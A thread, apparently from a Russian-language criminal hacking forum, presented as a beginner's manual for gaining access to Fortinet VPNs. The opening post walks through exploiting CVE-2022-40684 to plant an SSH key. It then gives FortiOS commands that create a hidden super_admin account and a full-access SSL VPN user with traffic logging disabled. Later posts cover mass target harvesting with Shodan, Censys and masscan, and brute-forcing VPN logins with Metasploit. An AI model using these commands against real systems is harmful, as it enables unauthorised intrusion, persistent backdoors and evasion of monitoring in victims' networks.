• XSS.stack #1 – первый литературный журнал от юзеров форума

Мануал/Книга Пентест Forti ВПН доступов. Еще один МАНУАЛ для новичков

может кому то пригодиться мини инструкция для cve-2022-40684, тоже для новичков...
#берем forti ip и проверяем на vuln(!!! меняем порт на свой)

nmap -Pn -n -p 10443 --script=cve-2022-40684.nse -iL ./ips_input -oA ./res_output --min-rate 5000 --min-hostgroup 22

#фильтруем ip для дальнейшей работы

cat res_output.nmap |grep "VULNERABLE:" -B 7 -a >out
cat out | cut -d ' ' -f1,2,3,4,5 | grep -B 7 "VULNERABLE:" |cut -d ' ' -f5 >out1
sed '/latency)./d;/STATE/d;/--/d;/^$/d' out1>output_ips

#провека на валид
python CVE-2022-40684.py -t 1.1.1.1 --username admin --key-file ./id_rsa.pub

#можно так или ниже вручную через копи-паст
cat config | ssh -i ./id_rsa admin@1.1.1.1 -o StrictHostKeyChecking=no
cat add_admin | ssh -i ./id_rsa admin@1.1.1.1 -o StrictHostKeyChecking=no

#добавляем админа forti-admin

ssh -i ./id_rsa admin@1.1.1.1 -o StrictHostKeyChecking=no
#можно вручную добавлять команды ctrl+c ctrl+v и смотрим если нет ошибок, то дальше

---------------------------------------add_admin----------------------------------------
config system admin
edit forti-admin
set vdom "root"
set accprofile "super_admin"
set email-to "sup@fortinet.com"
set password P@$$w0rddd
next
end
quit
---------------------------------------add_admin-конец----------------------------------------

#настройка VPN


sslvpnuser
P@$$w0rddd

---------------------------------------config-------------------------------------------------
config user local
edit "sslvpnuser"
set type password
set passwd P@$$w0rddd
next
end
config user group
edit "sslvpngroup"
set member "sslvpnuser"
next
end


config vpn ssl settings
set servercert "Fortinet_Factory"
set tunnel-ip-pools "SSLVPN_TUNNEL_ADDR1"
set source-interface "any"
set source-address "all"
set source-address6 "all"
set default-portal "full-access"

config authentication-rule
edit 19
set groups "sslvpngroup"
set portal "full-access"
next
end
end

config firewall policy
edit 19
set name "full-access"
set srcintf "ssl.root"
set dstintf "any"
set srcaddr "all"
set dstaddr "all"
set groups "sslvpngroup"
set action accept
set schedule "always"
set service "ALL"
set logtraffic disable
next
end


config vpn ssl settings
show
end

config firewall address
show
end

config system interface
show
end

---------------------------------------------config-конец-------------------------------------------
записываем потр и ip ranges
 
хватит брутить форти, прекратите тыкать палкой в мервое тело.....(

upd. и пересказывать чужие мануалы
Подскажи если не трудно что стоит потыкать новичку ?)
 
бабу
Исчерпывающе)

Подскажи если не трудно что стоит потыкать новичку ?)
если прям потыкать htb, а в остальном лучше начать с теории и основ
 
может быть кому-то будет полезно, новичкам в первую очередь, есть такой журнал hackercool, там в основном практика, разбор cve, prvesc и т.д. скачать с 2016 по 2022 год https://beta.hide01.ir/hacker-cool-magazine/ более свежие выпуски можно найти в гугле
 
#разбиваем окно tmux на 2 и в одном shodan в другом msfconsole
shodan download --limit 5000000 fortinet_eu.json.gz fortinet country:"AT","BE","BG","CY","CZ","DE","DK","EE","ES","FI","FR","GR","HR","HU","IE","IT","LT","LU","LV","MT","NL","PL","PT","RO","SE","SI"
shodan download --limit 5000000 fortinet_us.json.gz fortinet country:"US"
shodan download --limit 5000000 fortinet_eu.json.gz fortinet country:"CA"

далее делаем экспорт
shodan parse fortinet_eu.json.gz --fields=ip_str,port > fortinet_eu.txt
shodan parse fortinet_us.json.gz --fields=ip_str,port > fortinet_us.txt
shodan parse fortinet_ca.json.gz --fields=ip_str,port > fortinet_ca.txt
а можно же сразу использовать
Код:
shodan download --fields=ip_str,port --limit 5000000 fortinet_eu.json.gz fortinet country:"AT","BE","BG","CY","CZ","DE","DK","EE","ES","FI","FR","GR","HR","HU","IE","IT","LT","LU","LV","MT","NL","PL","PT","RO","SE","SI"

Это не быстрее разве будет? Или та информация нам ещё понадобится или будет полезна?
 
а можно же сразу использовать
Код:
shodan download --fields=ip_str,port --limit 5000000 fortinet_eu.json.gz fortinet country:"AT","BE","BG","CY","CZ","DE","DK","EE","ES","FI","FR","GR","HR","HU","IE","IT","LT","LU","LV","MT","NL","PL","PT","RO","SE","SI"

Это не быстрее разве будет? Или та информация нам ещё понадобится или будет полезна?
Да, можно и так.
доп. варианты использования шодана:
shodan download --limit 50000 wso.json.gz vuln:cve-2022-29464 country:US
shodan download --limit 5000000 sonicwall.json.gz http.favicon.hash:631108382 country:US
shodan download --limit 50000 papercut.json.gz country:US http.title:"PaperCut Login" country:US

еще есть censys:
pip install censys-command-line
censys config
api id:
api secret:
#check
censys account

censys search "dana-na" -f json -o dana-na-censys.json
censys search "Exchange Outlook" -f json -o exchange.json --max-records 10000

cat dana-na-censys.json | jq '[.services[] | {port: .port, protocol: .service_name}][:3]'
cat exchange_censys.json | jq '.[] | .ip'

cat dana-na-censys.json | grep ip | wc -l

есть fofa там качественные результаты, не знаю если есть command line, использовал через веб браузер:

и masscan + nmap, меняем ip range
masscan -p80,443 1.0.0.0-1.255.255.255 --exclude 255.255.255.255 --rate=10000 -oG masscan.txt
cat masscan.txt | cut -d " " -f 3 | sort -u > masscan_formatted.txt
nmap -sV -iL masscan_formatted.txt -p80,443 -oG nmap.txt
nmap -Pn -n -p 1443,2443,3443,4334,5443,6443,7443,8443,9443,10443,11443,12443 -iL ./mg -oA ./mg_res --min-rate 5000 --min-hostgroup 22
masscan -p 443,1443,2443,3443,4334,5443,6443,7443,8443,9443,10443,11443, 12443 -iL ./ca -oX ./ca_res --rate 100000
 
а что вы думаете на счет кастомизации словарей под другие страны. К примеру, в Румынии password = parola. US, CA, UK, AU тут понятно.

И вопрос по поводу необходимости использования проксей. В хорошей практике используются же?
 
Последнее редактирование:
Код:
] Auxiliary failed: NoMethodError undefined method `>=' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:354:in `counters_expired?'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:338:in `block in each_user_pass'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each_user_pass'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/fortinet_ssl_vpn.rb:48:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:124:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Auxiliary module execution completed
Ребята, подскажите, пожалуйста, это нормальное завершение процесса либо ошибка его вызвала?
 
При установки fortinet VPN на kali linux ошибка :
└─$ wget -O - https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY | sudo apt-key add -
--2023-11-12 22:15:23-- https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY
Resolving repo.fortinet.com (repo.fortinet.com)... 208.91.114.61
Connecting to repo.fortinet.com (repo.fortinet.com)|208.91.114.61|:443... Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1034 (1.0K)
Saving to: ‘STDOUT’

- 100%[================================================================>] 1.01K --.-KB/s in 0s

2023-11-12 22:15:24 (27.2 MB/s) - written to stdout [1034/1034]

OK

┌──(kali㉿kali)-[~]
└─$ sudo apt edit-sources

┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install forticlient gnome-keyring
Hit:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Hit:2 https://repo.fortinet.com/repo/forticlient/7.2/debian stable InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
51 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: https://repo.fortinet.com/repo/forticlient/7.2/debian/dists/stable/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
gnome-keyring is already the newest version (42.1-1+b2).
gnome-keyring set to manually installed.
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
forticlient : Depends: libappindicator1 (> 0) but it is not installable or
libayatana-appindicator1 (> 0) but it is not installable
Depends: libgconf-2-4 (> 0) but it is not installable
E: Unable to correct problems, you have held broken packages.
 
Код:
] Auxiliary failed: NoMethodError undefined method `>=' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:354:in `counters_expired?'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:338:in `block in each_user_pass'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each_user_pass'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/fortinet_ssl_vpn.rb:48:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:124:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Auxiliary module execution completed
Ребята, подскажите, пожалуйста, это нормальное завершение процесса либо ошибка его вызвала?
Ошибка
 
Код:
] Auxiliary failed: NoMethodError undefined method `>=' for nil:NilClass
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:354:in `counters_expired?'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:338:in `block in each_user_pass'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/auth_brute.rb:271:in `each_user_pass'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/http/fortinet_ssl_vpn.rb:48:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:124:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
[*] Auxiliary module execution completed
Ребята, подскажите, пожалуйста, это нормальное завершение процесса либо ошибка его вызвала?
ошибка "Auxiliary failed: NoMethodError undefined method '>=' for nil:NilClass" указывает на то, используется метод (">="), который применяется к объекту, имеющему значение "nil" т.е неопределенное.
возникает в файле "auth_brute.rb" на строке 354, в функции "counters_expired?", вызванной из функции "each_user_pass" на строке 338 и т.д.
 
При установки fortinet VPN на kali linux ошибка :
└─$ wget -O - https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY | sudo apt-key add -
--2023-11-12 22:15:23-- https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY
Resolving repo.fortinet.com (repo.fortinet.com)... 208.91.114.61
Connecting to repo.fortinet.com (repo.fortinet.com)|208.91.114.61|:443... Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1034 (1.0K)
Saving to: ‘STDOUT’

- 100%[================================================================>] 1.01K --.-KB/s in 0s

2023-11-12 22:15:24 (27.2 MB/s) - written to stdout [1034/1034]

OK

┌──(kali㉿kali)-[~]
└─$ sudo apt edit-sources

┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install forticlient gnome-keyring
Hit:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Hit:2 https://repo.fortinet.com/repo/forticlient/7.2/debian stable InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
51 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: https://repo.fortinet.com/repo/forticlient/7.2/debian/dists/stable/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
gnome-keyring is already the newest version (42.1-1+b2).
gnome-keyring set to manually installed.
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
forticlient : Depends: libappindicator1 (> 0) but it is not installable or
libayatana-appindicator1 (> 0) but it is not installable
Depends: libgconf-2-4 (> 0) but it is not installable
E: Unable to correct problems, you have held broken packages.
Какой-то конфликт пакетов
Попробуй:
Код:
sudo apt install -f для исправления возможных сломанных пакетов
sudo apt remove forticlient удали фортик
sudo apt update && sudo apt upgrade обнови
Если не поможет можешь попробовать добавить зависимости libappindicator1 и libgconf-2-4 вручную
Код:
sudo apt install libappindicator1 libgconf-2-4
 
При установки fortinet VPN на kali linux ошибка :
└─$ wget -O - https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY | sudo apt-key add -
--2023-11-12 22:15:23-- https://repo.fortinet.com/repo/forticlient/7.2/debian/DEB-GPG-KEY
Resolving repo.fortinet.com (repo.fortinet.com)... 208.91.114.61
Connecting to repo.fortinet.com (repo.fortinet.com)|208.91.114.61|:443... Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
connected.
HTTP request sent, awaiting response... 200 OK
Length: 1034 (1.0K)
Saving to: ‘STDOUT’

- 100%[================================================================>] 1.01K --.-KB/s in 0s

2023-11-12 22:15:24 (27.2 MB/s) - written to stdout [1034/1034]

OK

┌──(kali㉿kali)-[~]
└─$ sudo apt edit-sources

┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install forticlient gnome-keyring
Hit:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Hit:2 https://repo.fortinet.com/repo/forticlient/7.2/debian stable InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
51 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: https://repo.fortinet.com/repo/forticlient/7.2/debian/dists/stable/InRelease: Key is stored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATION section in apt-key(8) for details.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
gnome-keyring is already the newest version (42.1-1+b2).
gnome-keyring set to manually installed.
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
forticlient : Depends: libappindicator1 (> 0) but it is not installable or
libayatana-appindicator1 (> 0) but it is not installable
Depends: libgconf-2-4 (> 0) but it is not installable
E: Unable to correct problems, you have held broken packages.
Да поставь терминальную версию без мозгоебли все работает
sudo apt install openfortivpn
sudo openfortivpn ip:port -u user -p 'pass'
Вылетит ошибка сертификата, в ошибке будет указан действительный серт: --trusted-cert asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
sudo openfortivpn ip:port -u user -p 'pass' --trusted-cert asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
Ну и ключи в хелпе есть для допов
 
Какой-то конфликт пакетов
Попробуй:
Код:
sudo apt install -f для исправления возможных сломанных пакетов
sudo apt remove forticlient удали фортик
sudo apt update && sudo apt upgrade обнови
Если не поможет можешь попробовать добавить зависимости libappindicator1 и libgconf-2-4 вручную
Код:
sudo apt install libappindicator1 libgconf-2-4
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt install -f
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt remove forticlient
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package 'forticlient' is not installed, so not removed
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt update && sudo apt upgrade
Ign:2 https://repo.fortinet.com/repo/7.0/ubuntu /bionic InRelease
Ign:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Hit:3 https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease
Hit:2 https://repo.fortinet.com/repo/7.0/ubuntu /bionic InRelease
Get:1 http://kali.koyanet.lv/kali kali-rolling InRelease [41.2 kB]
Get:4 http://kali.koyanet.lv/kali kali-rolling/main i386 Packages [19.1 MB]
Get:5 http://kali.koyanet.lv/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:6 http://kali.koyanet.lv/kali kali-rolling/main amd64 Contents (deb) [46.1 MB]
Get:7 http://kali.koyanet.lv/kali kali-rolling/main i386 Contents (deb) [43.8 MB]
Fetched 129 MB in 2min 32s (845 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
16 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: Conflicting distribution: https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease (expected bionic but got )
W: Skipping acquire of configured file 'multiverse/binary-i386/Packages' as repository 'https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease' does not seem to provide it (sources.list entry misspelt?)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
libzix-0-0
The following packages have been kept back:
gvmd gvmd-common
The following packages will be upgraded:
gir1.2-gtk-3.0 gtk-update-icon-cache kali-desktop-base kali-themes kali-themes-common libgtk-3-0 libgtk-3-0:i386 libgtk-3-bin
libgtk-3-common libio-socket-ssl-perl liblilv-0-0 libnet-dns-sec-perl pci.ids python3-argcomplete
14 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 16.3 MB of archives.
After this operation, 138 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-common all 3.24.38-6
Ign:2 http://http.kali.org/kali kali-rolling/main i386 libgtk-3-0 i386 3.24.38-6
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-0 amd64 3.24.38-6 [2,721 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 gir1.2-gtk-3.0 amd64 3.24.38-6 [221 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 gtk-update-icon-cache amd64 3.24.38-6 [45.4 kB]
Get:6 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-themes all 2023.4.2 [39.3 kB]
Get:7 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-desktop-base all 2023.4.2 [18.0 kB]
Get:8 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-themes-common all 2023.4.2 [5,747 kB]
Get:9 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-bin amd64 3.24.38-6 [83.6 kB]
Get:10 http://kali.koyanet.lv/kali kali-rolling/main amd64 libio-socket-ssl-perl all 2.084-1 [216 kB]
Get:11 http://kali.koyanet.lv/kali kali-rolling/main amd64 libzix-0-0 amd64 0.4.2-2 [21.9 kB]
Get:12 http://kali.koyanet.lv/kali kali-rolling/main amd64 liblilv-0-0 amd64 0.24.22-1 [43.7 kB]
Get:13 http://kali.koyanet.lv/kali kali-rolling/main amd64 libnet-dns-sec-perl amd64 1.23-1 [50.7 kB]
Get:14 http://http.kali.org/kali kali-rolling/main amd64 pci.ids all 0.0~2023.09.22-1 [248 kB]
Get:15 http://kali.koyanet.lv/kali kali-rolling/main amd64 python3-argcomplete all 3.1.4-1 [37.6 kB]
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-common all 3.24.38-6 [3,892 kB]
Get:2 http://http.kali.org/kali kali-rolling/main i386 libgtk-3-0 i386 3.24.38-6 [2,889 kB]
Fetched 16.3 MB in 1min 8s (241 kB/s)
(Reading database ... 411071 files and directories currently installed.)
Preparing to unpack .../00-libgtk-3-common_3.24.38-6_all.deb ...
Unpacking libgtk-3-common (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../01-libgtk-3-0_3.24.38-6_amd64.deb ...
De-configuring libgtk-3-0:i386 (3.24.38-5), to allow configuration of libgtk-3-0:amd64 (3.24.38-6) ...
Unpacking libgtk-3-0:amd64 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../02-libgtk-3-0_3.24.38-6_i386.deb ...
Unpacking libgtk-3-0:i386 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../03-gir1.2-gtk-3.0_3.24.38-6_amd64.deb ...
Unpacking gir1.2-gtk-3.0:amd64 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../04-gtk-update-icon-cache_3.24.38-6_amd64.deb ...
Unpacking gtk-update-icon-cache (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../05-kali-themes_2023.4.2_all.deb ...
Unpacking kali-themes (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../06-kali-desktop-base_2023.4.2_all.deb ...
Unpacking kali-desktop-base (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../07-kali-themes-common_2023.4.2_all.deb ...
Unpacking kali-themes-common (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../08-libgtk-3-bin_3.24.38-6_amd64.deb ...
Unpacking libgtk-3-bin (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../09-libio-socket-ssl-perl_2.084-1_all.deb ...
Unpacking libio-socket-ssl-perl (2.084-1) over (2.083-1) ...
Selecting previously unselected package libzix-0-0:amd64.
Preparing to unpack .../10-libzix-0-0_0.4.2-2_amd64.deb ...
Unpacking libzix-0-0:amd64 (0.4.2-2) ...
Preparing to unpack .../11-liblilv-0-0_0.24.22-1_amd64.deb ...
Unpacking liblilv-0-0:amd64 (0.24.22-1) over (0.24.14-1) ...
Preparing to unpack .../12-libnet-dns-sec-perl_1.23-1_amd64.deb ...
Unpacking libnet-dns-sec-perl (1.23-1) over (1.22-1) ...
Preparing to unpack .../13-pci.ids_0.0~2023.09.22-1_all.deb ...
Unpacking pci.ids (0.0~2023.09.22-1) over (0.0~2023.08.10-1) ...
Preparing to unpack .../14-python3-argcomplete_3.1.4-1_all.deb ...
Unpacking python3-argcomplete (3.1.4-1) over (2.0.0-1) ...
Setting up gtk-update-icon-cache (3.24.38-6) ...
Setting up pci.ids (0.0~2023.09.22-1) ...
Setting up libzix-0-0:amd64 (0.4.2-2) ...
Setting up libnet-dns-sec-perl (1.23-1) ...
Setting up kali-themes-common (2023.4.2) ...
Setting up kali-desktop-base (2023.4.2) ...
No grub-efi* package found, using 4/3 as default grub background ratio
Generating grub configuration file ...
Found theme: /boot/grub/themes/kali/theme.txt
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.5.0-kali3-amd64
Found initrd image: /boot/initrd.img-6.5.0-kali3-amd64
Found linux image: /boot/vmlinuz-6.3.0-kali1-amd64
Found initrd image: /boot/initrd.img-6.3.0-kali1-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
update-initramfs: deferring update (trigger activated)
Setting up python3-argcomplete (3.1.4-1) ...
Setting up liblilv-0-0:amd64 (0.24.22-1) ...
Setting up libio-socket-ssl-perl (2.084-1) ...
Setting up libgtk-3-common (3.24.38-6) ...
Setting up kali-themes (2023.4.2) ...
firefox-esr package found, replacing default-browser in xfce4-panel
No grub-efi* package found, using 4/3 as default grub background ratio
Generating grub configuration file ...
Found theme: /boot/grub/themes/kali/theme.txt
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.5.0-kali3-amd64
Found initrd image: /boot/initrd.img-6.5.0-kali3-amd64
Found linux image: /boot/vmlinuz-6.3.0-kali1-amd64
Found initrd image: /boot/initrd.img-6.3.0-kali1-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
update-initramfs: deferring update (trigger activated)
Processing triggers for libc-bin (2.37-12) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2023.4.5) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for libglib2.0-0:i386 (2.78.1-2) ...
Processing triggers for libglib2.0-0:amd64 (2.78.1-2) ...
Setting up libgtk-3-0:amd64 (3.24.38-6) ...
Setting up libgtk-3-0:i386 (3.24.38-6) ...
Setting up gir1.2-gtk-3.0:amd64 (3.24.38-6) ...
Setting up libgtk-3-bin (3.24.38-6) ...
Processing triggers for initramfs-tools (0.142) ...
update-initramfs: Generating /boot/initrd.img-6.5.0-kali3-amd64
Processing triggers for libc-bin (2.37-12) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt install libappindicator1 libgconf-2-4
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package libappindicator1 is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

Package libgconf-2-4 is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'libappindicator1' has no installation candidate
E: Package 'libgconf-2-4' has no installation candidate

┌──(kali㉿kali)-[~/Desktop]
└─$
 
Да поставь терминальную версию без мозгоебли все работает
sudo apt install openfortivpn
sudo openfortivpn ip:port -u user -p 'pass'
Вылетит ошибка сертификата, в ошибке будет указан действительный серт: --trusted-cert asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
sudo openfortivpn ip:port -u user -p 'pass' --trusted-cert asdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasdasd
Ну и ключи в хелпе есть для допов
Действительно, работает на ура
 
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt install -f
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt remove forticlient
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package 'forticlient' is not installed, so not removed
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt update && sudo apt upgrade
Ign:2 https://repo.fortinet.com/repo/7.0/ubuntu /bionic InRelease
Ign:1 http://kali.koyanet.lv/kali kali-rolling InRelease
Hit:3 https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease
Hit:2 https://repo.fortinet.com/repo/7.0/ubuntu /bionic InRelease
Get:1 http://kali.koyanet.lv/kali kali-rolling InRelease [41.2 kB]
Get:4 http://kali.koyanet.lv/kali kali-rolling/main i386 Packages [19.1 MB]
Get:5 http://kali.koyanet.lv/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:6 http://kali.koyanet.lv/kali kali-rolling/main amd64 Contents (deb) [46.1 MB]
Get:7 http://kali.koyanet.lv/kali kali-rolling/main i386 Contents (deb) [43.8 MB]
Fetched 129 MB in 2min 32s (845 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
16 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: Conflicting distribution: https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease (expected bionic but got )
W: Skipping acquire of configured file 'multiverse/binary-i386/Packages' as repository 'https://repo.fortinet.com/repo/7.0/ubuntu bionic InRelease' does not seem to provide it (sources.list entry misspelt?)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
gcc-12-base libarmadillo11 libcanberra-gtk-module libcanberra-gtk0 libcbor0.8 libcodec2-1.1 libcurl3-nss libgcc-12-dev libgumbo1
